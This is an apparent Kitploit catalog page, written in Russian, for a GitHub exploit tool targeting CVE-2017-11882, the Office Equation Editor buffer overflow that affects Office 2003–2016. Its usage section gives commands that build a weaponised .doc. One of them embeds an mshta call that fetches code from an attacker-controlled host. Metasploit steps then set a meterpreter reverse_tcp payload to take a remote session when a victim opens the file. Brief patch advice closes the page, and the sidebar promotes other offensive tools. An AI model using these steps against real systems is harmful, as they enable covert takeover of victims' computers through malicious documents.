Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2017-11882 — CVE-2017-11882(通杀Office 2003到2016) | Kitploit
Инструменты/GitHubGitHub/littlebin404/cve-2017-11882
Фреймворки для эксплойтовГенерация полезной нагрузкиАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеЭксплуатация Бинарных Файлов
GitHublittlebin404/cve-2017-11882

CVE-2017-11882

CVE-2017-11882(通杀Office 2003到2016)

Репозиторий
53275 лет назадЕщё не проверено
Поделиться

Обзор CVE-2017-11882

С точки зрения эффективности эксплуатации, она может поражать все версии Office от 2003 до 2016, и построение всей среды атаки очень просто. Эта уязвимость вызвана [Редактором формул] в Office, так как процесс редактора не проверяет длину имени, что приводит к переполнению буфера. Злоумышленник, создавая специальные символы, может добиться выполнения произвольного кода. Например, если хакер использует эту уязвимость для создания файла Office с бэкдором-шеллом, то при открытии этого файла обычным пользователем компьютер может быть напрямую захвачен хакером.

Затронутые версии:

office 2003 
office 2007 
office 2010 
office 2013 
office 2016

Usage


python Command_CVE-2017-11882.py -c "cmd.exe /c calc.exe" -o test.doc
Image

При открытии созданного файла 'test.doc' успешно запускается калькулятор.

python Command_CVE-2017-11882.py -c "mshta http://192.168.43.165:8080/11882" -o 11882-3.doc

Image

Image

Файл Word 11882-3.doc успешно создан.

Поместите файл cve_2017_11882.rb в каталог /usr/share/metasploit-framework/modules/exploits/windows/smb:

msf > search CVE-2017-11882
msf > use exploit/windows/smb/CVE-2017-11882 
msf exploit(CVE-2017-11882) > set payload windows/meterpreter/reverse_tcp 
msf exploit(CVE-2017-11882) > set lhost 192.168.43.165 
msf exploit(CVE-2017-11882) > set uripath 11882 

msf exploit(CVE-2017-11882) > exploit

Запуск прослушивания:
Image


При открытии файла 11882-3.doc на целевой машине с Windows 7 успешно получена сессия!
Image

Исправление уязвимости

① Онлайн-обновление: включите Windows Update. Этого способа для большинства людей достаточно.

② Установка патча: адрес патча Microsoft для этой уязвимости: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    261
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →